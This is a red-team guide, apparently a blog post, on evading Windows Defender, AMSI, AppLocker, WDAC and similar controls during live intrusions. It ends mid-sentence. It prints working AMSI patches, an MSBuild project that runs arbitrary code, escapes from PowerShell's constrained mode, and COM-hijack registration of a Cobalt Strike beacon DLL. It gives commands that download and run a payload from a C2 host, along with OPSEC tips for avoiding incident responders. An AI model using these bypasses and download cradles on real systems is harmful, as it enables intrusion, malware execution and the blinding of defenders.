Sec Controls: The Art of Breaking Through
The definitive red team guide to understanding and bypassing Windows security controls: Windows Defender (static + AMSI + behavioral), AppLocker, WDAC, SmartScreen, ASR Rules, Credential Guard (VBS/LSAIso), Sysmon, PPL, and a comprehensive EDR deep-dive covering kernel callbacks, ETW-TI, API hooks, BYOVD, EDRKillShifter, EDRSilencer, sleep obfuscation, call stack spoofing, process injection, and the complete EDR kill chain. Every bypass mapped to MITRE ATT&CK.
Hi I’m DebuggerMan, a Red Teamer. You got initial access. Your beacon is live. But now the real game begins staying undetected. Every modern enterprise stacks security controls in layers: AV, EDR, AppLocker, WDAC, Credential Guard, SmartScreen, ASR, Sysmon, PPL. Each one is a wall. This is the definitive guide to understanding every control and the tradecraft to get through it. 10 phases. Every technique mapped to MITRE ATT&CK TA0005. Full OPSEC tradecraft. No fluff.
 The full Windows security control stack each layer must be addressed independently
Why Security Controls Matter
You bypassed the email gateway. You popped the phishing page. Your payload executed. Then nothing your beacon never calls back. Or it does, but one hour later you’re burned and IR is on site.
Understanding security controls is the difference between a one-shot payload and a repeatable, scalable operation.
Every modern enterprise deploys layered defenses. The MITRE ATT&CK framework maps evasion to TA0005 – Defense Evasion, with 40+ techniques covering everything from disabling security tools to manipulating the kernel itself.
A mature evasion strategy has three properties:
- Layered Bypass multiple controls independently. If your AV bypass fails, your WDAC bypass still holds.
- Adaptive Understand why each control fires, not just how to bypass it. Controls evolve; tradecraft must too.
- Minimal Footprint The best evasion leaves no artifacts. Native APIs, LOLBins, and in-memory execution win over dropped binaries.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌─────────────────────────────────────────────────────────────────────┐
│                    WINDOWS SECURITY CONTROL STACK                    │
└─────────────────────────────────────────────────────────────────────┘

  ┌─────────────┐   ┌─────────────┐   ┌─────────────┐   ┌──────────┐
  │  SmartScreen │   │  AppLocker  │   │    WDAC     │   │   ASR    │
  │  (pre-exec) │   │ (user-mode) │   │  (kernel)   │   │  Rules   │
  └──────┬──────┘   └──────┬──────┘   └──────┬──────┘   └────┬─────┘
         │                 │                  │               │
  ┌──────▼──────────────────▼──────────────────▼───────────────▼─────┐
  │              WINDOWS DEFENDER (MsMpEng / WdFilter)                │
  │         Static Signatures  |  AMSI  |  Behavioral Engine          │
  └───────────────────────────────────┬───────────────────────────────┘
                                      │
  ┌───────────────────────────────────▼───────────────────────────────┐
  │                    EDR (Kernel-Level Visibility)                   │
  │    Kernel Callbacks  |  ETW-TI  |  User-mode Hooks (ntdll)        │
  └───────────────────────────────────┬───────────────────────────────┘
                                      │
  ┌───────────────────────────────────▼───────────────────────────────┐
  │              LSASS Protection Layer                                │
  │    PPL (Protected Process Light)  |  Credential Guard (VBS)       │
  └───────────────────────────────────────────────────────────────────┘
The Security Controls Kill Chain
| Control | Layer | Privilege to Bypass |
|---|---|---|
| SmartScreen | Pre-execution | Low (MOTW removal) |
| Windows Defender Static | File scan | Low (obfuscation) |
| AMSI | Runtime (.NET/PS) | Medium (patch) |
| AppLocker | User-mode policy | Low (writable paths) |
| WDAC | Kernel policy | High (kernel) |
| ASR Rules | MDAV kernel | Medium (bypass rules) |
| Sysmon | Kernel driver | High (kernel) |
| ETW | Kernel/user | Medium (patch) |
| EDR Hooks | User-mode ntdll | Low (fresh copy) |
| EDR Callbacks | Kernel | Very High (driver) |
| PPL (LSASS) | Kernel object | Very High (driver) |
| Credential Guard | VBS/VSM | Critical (hardware) |
Phase 1: Windows Defender Static & Dynamic Detection
 The complete static bypass build pipeline: OLLVM → Encrypted PE Loader → VMProtect
What It Is
Windows Defender (Microsoft Defender Antivirus, MDAV) is the built-in AV solution in Windows 10/11 and Windows Server. It operates at multiple layers:
- MsMpEng.exe The main antivirus service (user mode)
- WdFilter.sys Kernel-mode minifilter driver; intercepts file I/O at the filesystem level
- AMSI (Antimalware Scan Interface) Hooks into script engines (.NET, PowerShell, VBScript, JScript, Office macros)
- MpCmdRun.exe Command-line interface for Defender operations
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌─────────────────────────────────────────────────────────┐
│                WINDOWS DEFENDER PIPELINE                 │
└─────────────────────────────────────────────────────────┘

  File Written to Disk
        │
        ▼
  WdFilter.sys (Kernel minifilter)
  → Scans on-write and on-execute
        │
        ├─► Static Engine: Signature matching (hash, pattern)
        ├─► Heuristic Engine: Suspicious code patterns
        └─► Cloud Protection (MpCmdRun → MAPS): Sends hash/file to cloud
                │
                ▼
  Script/Binary Executes in Memory
        │
        ▼
  AMSI (amsi.dll injected into host process)
  → Scans content before execution
        │
        ▼
  Behavioral Engine (MsMpEng usermode + kernel)
  → Monitors API call patterns, network, memory
Static Detection How It Works
Static detection happens before execution:
- Signature matching MD5/SHA1 hashes and byte patterns from the signature database
- Heuristic analysis Pattern recognition for suspicious code constructs (PE imports, shellcode patterns, encoded strings)
- ML classifier File is classified by a trained model based on PE features
Detection trigger examples:
- Known shellcode byte sequences (
\xfc\x48\x83\xe4\xf0classic Meterpreter stub) - Suspicious PE imports (
VirtualAllocEx,WriteProcessMemory,CreateRemoteThreadin sequence) - YARA-like string patterns (
cmd.exe /c, base64 encoded PowerShell blocks)
Static Bypass T1027 Obfuscate/Encode
The goal is to change the byte pattern without changing functionality:
1
2
# Check if a file triggers Defender (without executing it)
& 'C:\Program Files\Windows Defender\MpCmdRun.exe' -Scan -ScanType 3 -File .\payload.exe
Technique 1: Payload encryption Wrap shellcode in an encrypted stub. The stub decrypts at runtime only the decryption stub hits disk, which has no malicious signatures.
1
2
3
4
5
// XOR encrypt payload before embedding
void encrypt(unsigned char *buf, int len, char key) {
    for (int i = 0; i < len; i++) buf[i] ^= key;
}
// Stub decrypts at runtime  static scan sees only random bytes
Technique 2: Custom PE compilation Rebuild the implant from source with changed strings, imports, and metadata. Every compiled Cobalt Strike artifact has unique signatures; the Artifact Kit lets you change the shellcode stub.
1
2
# Cobalt Strike Artifact Kit rebuild
./build.sh mailslot HeapAlloc 344564 0 true false none /mnt/c/Tools/cobaltstrike/artifacts
Technique 3: UDRL (User-Defined Reflective Loader) Replace CS’s default reflective loader with a custom one. The loader is what Defender most commonly detects a custom loader changes the entire signature profile.
Technique 4: Sleep obfuscation When beacon sleeps, encrypt itself in memory. Defenders scanning memory will see random bytes instead of shellcode. Notable implementations include Ekko (ROP-based timer queue encryption), Foliage (APC-based), and Cronos (direct NtContinue-based). Each encrypts the beacon’s memory region during sleep and decrypts it upon wake using timer callbacks, making memory scanners see only ciphertext during the sleep window.
Technique 5: OLLVM Obfuscation (Obfuscator-LLVM) OLLVM is a compiler-level obfuscation framework that transforms code during compilation, making static signature matching nearly impossible. Unlike runtime obfuscation, OLLVM operates at the LLVM intermediate representation level, producing binaries with fundamentally different instruction sequences.
The key obfuscation passes are:
- Substitution (
-sub) Replaces standard operations with equivalent but more complex sequences. For example,a + bbecomesa - (-b)or uses boolean algebra transformations - Control Flow Flattening (
-fla) Destroys the original control flow graph by replacing structured code with a switch-based dispatch loop. Every basic block becomes a case in a state machine, making reverse engineering and pattern matching extremely difficult - Bogus Control Flow (
-bcf) Inserts fake conditional branches with opaque predicates (conditions that always evaluate the same way but appear complex). This inflates the binary with dead code paths that confuse analysis - Basic Block Splitting (
-split) Breaks basic blocks into smaller fragments, further disrupting signature-based detection
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌─────────────────────────────────────────────────────────┐
│              OLLVM OBFUSCATION PIPELINE                   │
└─────────────────────────────────────────────────────────┘

  Source Code (.c)
       │
       ▼
  Clang Frontend → LLVM IR
       │
       ├─► Substitution Pass     → replaces arithmetic ops
       ├─► Control Flow Flatten  → state machine dispatch
       ├─► Bogus Control Flow    → opaque predicates + dead code
       └─► Block Splitting       → fragment basic blocks
       │
       ▼
  OLLVM Binary (.exe)
  → Completely different instruction sequences
  → No matching signatures
  → Same functionality
Setup: Install pre-compiled OLLVM binaries (e.g., ollvm-13.0.1) into Visual Studio’s LLVM toolchain path (C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Tools\Llvm\x64\bin). Set project Platform Toolset to LLVM (clang-cl) and add obfuscation flags:
1
2
3
4
5
6
# Light obfuscation  fast compilation, good signature evasion
-Xclang -flegacy-pass-manager -mllvm -sub -mllvm -split -mllvm -fla -mllvm -bcf

# Heavy obfuscation  slower compilation, maximum evasion
-Xclang -flegacy-pass-manager -mllvm -sub -mllvm -sub_loop=3 -mllvm -split \
  -mllvm -fla -mllvm -bcf -mllvm -bcf_prob=100 -mllvm -bcf_loop=3 -mllvm -split_num=3
Why it works: Defender’s static signatures rely on specific byte patterns and instruction sequences. OLLVM fundamentally changes the assembly output the same C code compiled with MSVC and OLLVM produces entirely different binaries. YARA rules and signature hashes cannot match obfuscated variants.
Technique 6: Encrypted PE Loading (Native PE Loader) Instead of dropping a malicious PE to disk, encrypt the entire PE file and build a custom loader that decrypts and maps it into memory at runtime. This defeats both on-disk signatures and on-write scanning by WdFilter.sys:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌─────────────────────────────────────────────────────────┐
│              ENCRYPTED PE LOADING PIPELINE                │
└─────────────────────────────────────────────────────────┘

  1. ENCRYPT ─── AES-256 encrypt the malicious PE
     │           CryptAcquireContext() → CryptCreateHash()
     │           → CryptDeriveKey() → CryptEncrypt()
     │
  2. EMBED  ─── Store encrypted blob in loader's .data section
     │           Only random bytes on disk  no signatures
     │
  3. DECRYPT ── At runtime, derive key and decrypt PE in memory
     │           CryptDecrypt() → validate PE headers (MZ, PE\0\0)
     │
  4. MAP ────── Allocate memory and map PE sections
     │           VirtualAlloc() per section with correct protections
     │           Apply base relocations (delta fixup)
     │
  5. RESOLVE ── Walk Import Directory, resolve IAT
     │           LoadLibraryA() for each DLL
     │           GetProcAddress() for each function
     │           Patch IMAGE_THUNK_DATA entries
     │
  6. EXECUTE ── Set entry point and transfer control
               GetThreadContext() → SetThreadContext()
               Or call AddressOfEntryPoint directly
The loader itself is clean it contains no malicious signatures. The encrypted payload is just random bytes to the static engine. Only at runtime does the actual PE materialize in memory.
Technique 7: .NET Assembly CLR Loading with AMSI/ETW Bypass For .NET payloads (Seatbelt, Rubeus, SharpHound), the approach combines encrypted delivery with runtime security patching:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌─────────────────────────────────────────────────────────┐
│            .NET CLR LOADING PIPELINE                      │
└─────────────────────────────────────────────────────────┘

  1. FETCH ──── Download encrypted .NET PE via raw TCP socket
     │          WSAStartup() → socket() → connect() → recv()
     │
  2. DECRYPT ── RC4 decrypt using SystemFunction032 (advapi32.dll)
     │          No custom crypto  uses native Windows API
     │
  3. PATCH ──── Bypass AMSI via hardware breakpoint on AmsiScanBuffer
     │          Set DR0 = AmsiScanBuffer address
     │          VEH handler intercepts, forces clean return
     │          (No memory patches  undetectable by integrity checks)
     │
  4. PATCH ──── Blind ETW by patching EtwEventWrite
     │          Prevents .NET runtime telemetry
     │
  5. HOST ───── Initialize CLR and load assembly in-memory
     │          CLRCreateInstance() → GetRuntime() → GetInterface()
     │          ICorRuntimeHost::Start()
     │
  6. EXECUTE ── Load and invoke the .NET assembly
               AppDomain::Load_3() → assembly from byte array
               MethodInfo::Invoke_3() → call Main()
The hardware breakpoint technique for AMSI is particularly effective because unlike memory patching (which writes to the .text section of amsi.dll), hardware breakpoints use CPU debug registers (DR0-DR3) and leave no memory modifications. A Vectored Exception Handler (VEH) catches the breakpoint exception and manipulates the return value to report the scan as clean.
Technique 8: VMProtect Code Virtualization VMProtect transforms native code into bytecode for a custom virtual machine embedded in the binary. The VM architecture is unique per build there’s no universal disassembler for VMProtect’d code:
- Code sections are converted to custom opcodes executed by an embedded VM interpreter
- Each protected build generates a different VM architecture
- The virtualized code cannot be pattern-matched by signature scanners
- Reverse engineering requires understanding the custom VM instruction set per sample
VMProtect is used as a final hardening step in the build pipeline after compilation and before deployment.
OPSEC Tip: Test against Defender in isolation before testing against full EDR. Use a test VM with only Defender enabled.
Set-MpPreference -DisableRealtimeMonitoring $falseto ensure it’s active.
Build Pipeline: The recommended order is: Source Code → OLLVM compile → Encrypted PE Loader wrapping → VMProtect hardening. Each layer independently defeats different detection mechanisms OLLVM defeats static signatures, the PE loader defeats on-disk scanning, and VMProtect defeats reverse engineering.
AMSI How It Works
AMSI (Antimalware Scan Interface) is Microsoft’s mechanism for scanning content at runtime, before script engines execute it. It’s loaded as a DLL (amsi.dll) into every scriptable host:
- PowerShell (all versions 5.0+)
- .NET (via CLR)
- VBScript / JScript (via wscript/cscript)
- Office VBA macros
- COM/ActiveX
1
2
3
PowerShell Script →  AmsiScanBuffer() in amsi.dll → MsMpEng
                                   ↑
                          (every script block is scanned here)
The critical function is AmsiScanBuffer() in amsi.dll. It takes a buffer and passes it to the registered antimalware provider.
AMSI Bypass T1562.001
Method 1: Patch AmsiScanBuffer in memory
The most reliable in-memory patch sets the return value of AmsiScanBuffer to AMSI_RESULT_CLEAN (0x80070057 an error code that causes it to return clean):
1
2
3
4
# Classic AMSI patch (obfuscated to bypass string detection)
$a = [Ref].Assembly.GetType('System.Management.Automation.Am' + 'siUtils')
$b = $a.GetField('amsi' + 'InitFailed','NonPublic,Static')
$b.SetValue($null,$true)
Method 2: Force AmsiInitFailed Setting the private field amsiInitFailed to $true causes PowerShell to skip AMSI scanning for the session:
1
2
3
4
5
6
7
// In .NET: reflection-based patch
var amsiUtils = typeof(System.Management.Automation.PSObject)
    .Assembly
    .GetType("System.Management.Automation.AmsiUtils");
var field = amsiUtils.GetField("amsiInitFailed",
    BindingFlags.NonPublic | BindingFlags.Static);
field.SetValue(null, true);
Method 3: Hardware breakpoint on AmsiScanBuffer This is the most evasion-resistant AMSI bypass because it makes zero memory modifications to amsi.dll. Instead, it uses the CPU’s debug registers (DR0-DR3) to set a hardware breakpoint on the AmsiScanBuffer function:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌─────────────────────────────────────────────────────────┐
│         HARDWARE BREAKPOINT AMSI BYPASS FLOW             │
└─────────────────────────────────────────────────────────┘

  1. Register a Vectored Exception Handler (VEH)
     AddVectoredExceptionHandler(1, handler)

  2. Set hardware breakpoint on AmsiScanBuffer
     GetThreadContext() → set DR0 = AmsiScanBuffer address
     DR7 = enable DR0 breakpoint (local, execute)
     SetThreadContext()

  3. When AMSI calls AmsiScanBuffer → CPU raises #DB exception
     └─ VEH handler fires:
        ├── Check: is RIP == AmsiScanBuffer?
        ├── Set RAX = AMSI_RESULT_CLEAN (0x80070057)
        ├── Set RIP = return address (skip function)
        └── Return EXCEPTION_CONTINUE_EXECUTION

  Result: AmsiScanBuffer never executes, always returns clean
  Detection: No memory patches → integrity checks pass
Unlike memory patching, this bypass is invisible to ETW-TI memory scanning and amsi.dll integrity verification. The debug registers are per-thread and only visible via GetThreadContext().
Method 4: COM-based AMSI bypass Load a COM object that hosts a script engine without AMSI registration. Older VBScript COM hosts may not have AMSI.
Method 5: AmsiOpenSession manipulation Instead of patching AmsiScanBuffer, target AmsiOpenSession which is called first. Forcing it to return an error causes the entire AMSI scan chain to be skipped for that session.
Detection: Defenders look for patches to
amsi.dllexports in memory (ETW-TIAmsiScanBufferreturn hooking), PowerShell script block logging for known bypass strings, CLR profiler API usage, and hardware breakpoint detection viaGetThreadContext()on suspicious processes. The hardware breakpoint method is the hardest to detect but can be caught by monitoring debug register state.
Behavioral Detection T1055 Detection
The behavioral engine monitors:
- Memory operations
VirtualAllocEx+WriteProcessMemory+CreateRemoteThreadsequences - Network calls DNS queries to DGA domains, C2 beaconing patterns
- Process ancestry
winword.exespawningcmd.exespawningpowershell.exe - API call sequences Known injection patterns across process boundaries
Bypass: Sleep-based sandbox evasion (check uptime, screen resolution, username), environment keying (only execute if specific hostname/domain detected), and process ancestry spoofing (use PROC_THREAD_ATTRIBUTE_PARENT_PROCESS to reparent processes).
Phase 2: AppLocker Application Whitelisting (User Mode)
What It Is
AppLocker is Windows’ application whitelisting solution, implemented via the AppIDSvc user-mode service. It evaluates policy rules before allowing executables, scripts, DLLs, and installers to run.
Key architecture point: AppLocker runs in user mode. The AppIDSvc service enforces policy by intercepting process creation at the Windows API level not at the kernel level. This makes it fundamentally weaker than WDAC.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
Process wants to execute
        │
        ▼
AppIDSvc (User Mode Service)
  → Checks policy rules (Registry: HKLM\Software\Policies\Microsoft\Windows\SrpV2)
        │
  ┌─────▼─────────────────────────────┐
  │ Rule Types                        │
  │  1. Publisher (code signing cert) │
  │  2. Path (file/folder path)       │
  │  3. File Hash (SHA256)            │
  └───────────────────────────────────┘
        │
   Allow or Block
Default Rules
The default AppLocker policy (recommended by Microsoft) includes these allow rules:
Executable Rules:
1
2
3
Allow | Everyone   | Path | %PROGRAMFILES%\*
Allow | Everyone   | Path | %WINDIR%\*
Allow | Admins     | Path | *
Script Rules:
1
2
3
Allow | Everyone   | Path | %PROGRAMFILES%\*
Allow | Everyone   | Path | %WINDIR%\*
Allow | Admins     | Path | *
Windows Installer Rules:
1
2
Allow | Everyone   | Publisher | * (any signed installer)
Allow | Admins     | Path      | *.*
Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
# Method 1: Registry
Get-ChildItem 'HKLM:Software\Policies\Microsoft\Windows\SrpV2'
Get-ChildItem 'HKLM:Software\Policies\Microsoft\Windows\SrpV2\Exe'

# Method 2: Native cmdlet (human-readable)
$policy = Get-AppLockerPolicy -Effective
$policy.RuleCollections

# Method 3: GPO via SYSVOL
# 1. Find GPO with AppLocker
ldapsearch "(objectClass=groupPolicyContainer)" --attributes displayName,gPCFileSysPath
# 2. Enumerate
ls \\contoso.com\SysVol\contoso.com\Policies\{GPO-ID}\Machine
# 3. Pull registry.pol
Parse-PolFile -Path .\Registry.pol
Bypass 1: Writable Paths Within %WINDIR%
AppLocker allows %WINDIR%\* by default. Several subdirectories within %WINDIR% are writable by standard users:
1
2
3
4
5
6
C:\Windows\Tasks
C:\Windows\Temp
C:\Windows\tracing
C:\Windows\System32\spool\PRINTERS
C:\Windows\System32\spool\SERVERS
C:\Windows\System32\spool\drivers\color
Find writable paths:
1
2
3
4
5
6
7
8
9
10
11
# Check write permissions on WINDIR subdirectories
Get-ChildItem C:\Windows -Recurse -Directory -ErrorAction SilentlyContinue | ForEach-Object {
    $acl = Get-Acl $_.FullName -ErrorAction SilentlyContinue
    $acl.Access | Where-Object {
        $_.IdentityReference -match "Everyone|Users|Authenticated" -and
        $_.FileSystemRights -match "Write|FullControl"
    } | ForEach-Object { $_.Path }
}

# Or use icacls
icacls C:\Windows\* /T 2>$null | findstr "BUILTIN\Users:(W"
Drop your payload into a writable path and execute:
copy payload.exe C:\Windows\Tasks\svchost.exe
C:\Windows\Tasks\svchost.exe
Bypass 2: LOLBAS (Living Off the Land Binaries) T1218
Binaries already in %WINDIR% or %PROGRAMFILES% are allowed by default. Many can execute arbitrary code:
MSBuild (C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
<!-- exploit.csproj  executes arbitrary C# code via MSBuild task -->
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="MSBuild">
   <MSBuild/>
  </Target>
   <UsingTask
    TaskName="MSBuild"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll">
     <Task>
      <Code Type="Class" Language="cs">
        <![CDATA[
        using Microsoft.Build.Utilities;
        public class MSBuild : Task {
            public override bool Execute() {
                // Execute shellcode here
                return true;
            }
        }
        ]]>
      </Code>
    </Task>
  </UsingTask>
</Project>
1
msbuild.exe exploit.csproj
Other LOLBAS for AppLocker bypass:
regsvr32.exeCOM scriptlet execution via scrobj.dllmshta.exeHTA/JavaScript executionwmic.exeXSL transform executionrundll32.exeDLL execution (if DLL rules not enabled)InstallUtil.exe.NET assembly execution
Reference: lolbas-project.github.io
Bypass 3: PowerShell Constrained Language Mode (CLM)
AppLocker downgrades PowerShell from FullLanguage to ConstrainedLanguage mode. CLM restricts:
- Direct .NET method calls
- Win32 API access via P/Invoke
- Add-Type with custom code
- COM object creation (partially)
Check current language mode:
1
2
$ExecutionContext.SessionState.LanguageMode
# ConstrainedLanguage  ← you're in CLM
CLM Escape Method 1: COM objects (still allowed in CLM):
1
2
3
# WScript.Shell is allowed  execute arbitrary commands
$shell = New-Object -ComObject WScript.Shell
$shell.Run("powershell.exe -NonInteractive -W Hidden -C IEX(New-Object Net.WebClient).DownloadString('http://c2/payload')")
CLM Escape Method 2: Custom COM DLL registration Register a malicious DLL as a COM server in HKCU (no admin required):
1
2
3
4
5
6
7
8
9
10
11
12
# Generate a new CLSID
[System.Guid]::NewGuid()

# Register malicious DLL as COM server (HKCU  no admin)
$clsid = '{2d434a57-2baf-4482-958a-c975ec7b6a27}'
New-Item -Path "HKCU:Software\Classes\CLSID\$clsid\InprocServer32" -Value 'C:\Windows\tracing\beacon_x64.dll'
New-ItemProperty -Path "HKCU:Software\Classes\CLSID\$clsid\InprocServer32" -Name 'ThreadingModel' -Value 'Both'
New-Item -Path 'HKCU:Software\Classes' -Name 'MyApp.Bypass' -Value 'AppLocker Bypass'
New-Item -Path 'HKCU:Software\Classes\MyApp.Bypass\CLSID' -Value $clsid

# Load the DLL via COM
$obj = New-Object -ComObject MyApp.Bypass
CLM Escape Method 3: PowerShell 2.0 downgrade PS 2.0 doesn’t support AMSI or CLM:
1
powershell -Version 2 -Command "IEX(New-Object Net.WebClient).DownloadString('http://c2/payload')"
Note: This requires PowerShell 2.0 to be installed and .NET 2.0 framework present. Microsoft is slowly removing PS 2.0 from modern builds.
Bypass 4: DLL Rules Not Enforced
AppLocker’s DLL rules are disabled by default due to performance impact. When DLL rules are absent:
1
2
# Load a beacon DLL via rundll32
rundll32.exe C:\Windows\tracing\beacon_x64.dll,StartW
The Cobalt Strike Beacon DLL exports StartW specifically for this use case.
OPSEC Tip: AppLocker enforcement requires the
AppIDSvcservice to be running. Check:Get-Service AppIDSvc. If it’s stopped, AppLocker doesn’t enforce. On some systems it’s set to Manual and never started.
Phase 3: WDAC Windows Defender Application Control (Kernel Level)
What It Is
WDAC (formerly Device Guard Code Integrity) is Microsoft’s kernel-level application control solution. Unlike AppLocker (user mode), WDAC enforces policy directly in the Windows kernel via the Code Integrity (CI) component.
Key difference from AppLocker:
| Feature | AppLocker |
|---|---|
| Enforcement Layer | User mode (AppIDSvc) |
| DLL Control | Optional |
| Script Control | Yes |
| Bypass difficulty | Low-Medium |
| Admin bypass | Possible |
| Policy format | Registry |
Policy Architecture
WDAC policies are defined as XML files, compiled to Code Integrity Policy (.cip) binary files, and deployed to:
1
C:\Windows\System32\CodeIntegrity\CIPolicies\Active\
View active policies:
1
2
3
4
5
6
7
8
# List deployed policies
CiTool --list-policies

# Decompile a policy (WDACTools)
Import-Module C:\Tools\WDACTools\WDACTools.psd1
ConvertTo-WDACCodeIntegrityPolicy `
    -BinaryFilePath '.\{e01193e3-74ca-4f99-83d7-1a9522374b3f}.CIP' `
    -XmlFilePath '.\{e01193e3-74ca-4f99-83d7-1a9522374b3f}.xml'
Key policy structure:
1
2
3
4
5
<PolicyID>{E01193E3-74CA-4F99-83D7-1A9522374B3F}</PolicyID>
<BasePolicyID>{E01193E3-74CA-4F99-83D7-1A9522374B3F}</BasePolicyID>
<!-- Rule options -->
<!-- Signers/Publishers -->
<!-- File rules (allow/deny) -->
Rule Options That Matter
| Option | Impact |
|---|---|
| Audit Mode | Logs only, doesn’t block |
| UMCI | Restricts user-mode + kernel |
| Dynamic Code Security | Restricts .NET JIT / dynamic assemblies |
| Runtime FilePath Rule Protection | Writability check on path rules |
Check if a policy is in audit mode:
1
2
$xml = [xml](Get-Content policy.xml)
$xml.SiPolicy.Rules.Rule | Where-Object { $_.Option -eq 'Enabled:Audit Mode' }
If this rule exists, the policy is only logging not blocking. Your payload runs freely.
File Attribute Rules Weak Rule Exploitation
File rules can match based on binary attributes (OriginalFilename, ProductName, Version) rather than hash or path. This is weak because anyone can compile a binary with matching attributes.
Exploit: Modify resource.rc in the Cobalt Strike Artifact Kit to match the whitelisted attributes, then rebuild:
1
2
# After modifying resource.rc to set matching OriginalFilename/Version
./build.sh mailslot HeapAlloc 344564 0 true false none /mnt/c/Tools/cobaltstrike/artifacts
Your beacon binary now has the trusted file attributes and will pass the WDAC file attribute rule.
Path Wildcards Runtime Writability Check
WDAC checks whether a path-whitelisted directory is writable by non-admin SIDs at runtime. Admin SIDs that bypass this check:
1
2
3
4
5
S-1-3-0   (Creator Owner)
S-1-5-18  (LocalSystem)
S-1-5-19  (LocalService)
S-1-5-20  (NetworkService)
S-1-5-32-544  (Administrators)
If only admin SIDs can write to a whitelisted path, the rule is safe. If standard users can write to it, drop your binary there.
Bypass: Supplemental Policies (Admin Required)
With local admin access, you can deploy a supplemental policy to whitelist your tools:
1
2
3
4
5
6
7
8
# Using App Control Wizard or ConfigCI module:
# 1. Create supplemental policy XML (allows your tools)
# 2. Compile to .CIP
$policy = New-CIPolicy -FilePath "supplement.xml" -Level Hash -Fallback None
# 3. Deploy
CiTool -up "{GUID}.cip"   # --update-policy
# 4. Remove when done
CiTool -rp "{GUID}.cip"   # --remove-policy
OPSEC Tip: Be targeted only whitelist the exact paths and hashes you need. Adding
C:\*will trigger detection. Blue teams monitor new policy deployments via event ID 3099 in the Microsoft-Windows-CodeIntegrity/Operational log.
Bypass: Deny-Only Base Policy to Kill Defender
With admin access, deploy a deny-only base policy to prevent Defender from running:
